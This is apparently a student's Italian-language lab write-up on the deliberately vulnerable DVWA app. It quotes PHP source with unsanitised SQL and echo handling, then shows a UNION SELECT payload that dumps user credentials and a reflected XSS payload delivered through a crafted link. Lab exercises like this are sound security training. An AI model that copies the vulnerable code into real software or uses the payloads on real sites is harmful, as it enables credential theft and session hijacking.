Pratica S6L2

SQL Injection:


Iniziamo con il provare una **SQL injection** su DVWA. Analizziamo il campo “source”:

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Dall'analisi del codice php della pagina possiamo concludere innanzi tutto che non viene fatto un controllo dell'input, quindi possiamo passare invece del campo **id** una query sql che andrà a fare una richiesta direttamente al database. Sappiamo che una volta inerito l'id questa andrà a stampare a schermo le variabili **first_name** e **last_name,** e che la tabella si chiama **users.** Andiamo quindi a provare una query che chieda al database i campi **user e password** degli utenti presenti, al posto dei campi first name e surname che non ci interessano :

```
' UNION SELECT user, password FROM users#
```

In questo modo andiamo a fare una UNION, ossia richiediamo una nuova select all'interno del database:



XSS Reflected


Anche qui andiamo ad analizzare il codice della pagina di input di DVWA:

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

$isempty = true;

} else {

echo '<pre>';
echo 'Hello ' . $_GET['name'];
echo '</pre>';

}

?>
```

Notiamo che anche in questo caso non vi è nessun controllo sull'input utente. Possiamo quindi andare ad inserire uno script, in questo caso ho inserito questo:

```
<script>alert('lo script è stato eseguito')</script>
```

Questo il risultato dello script una volta cliccato su Submit:



Ho quindi dimostrato che lo script viene eseguito, e guardando sia il codice php che il campo url si può dedurre che l'istruzione venga passata con un metodo di tipo GET. Questo significa che posso condividere il seguente url, che una volta cliccato eseguirà in automatico lo script in questione senza bisogno di altre azioni da parte dell'utente:

```
http://192.168.1.172/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27lo+script+%C3%A8+stato+eseguito%27%29%3C%2Fscript%3E#
```

In questo caso il codice non è malevolo, ma avrei potuto eseguire qualsiasi tipo di script anche per recuperare eventuali dati di sessione e fingermi l'utente stesso sul sito interessato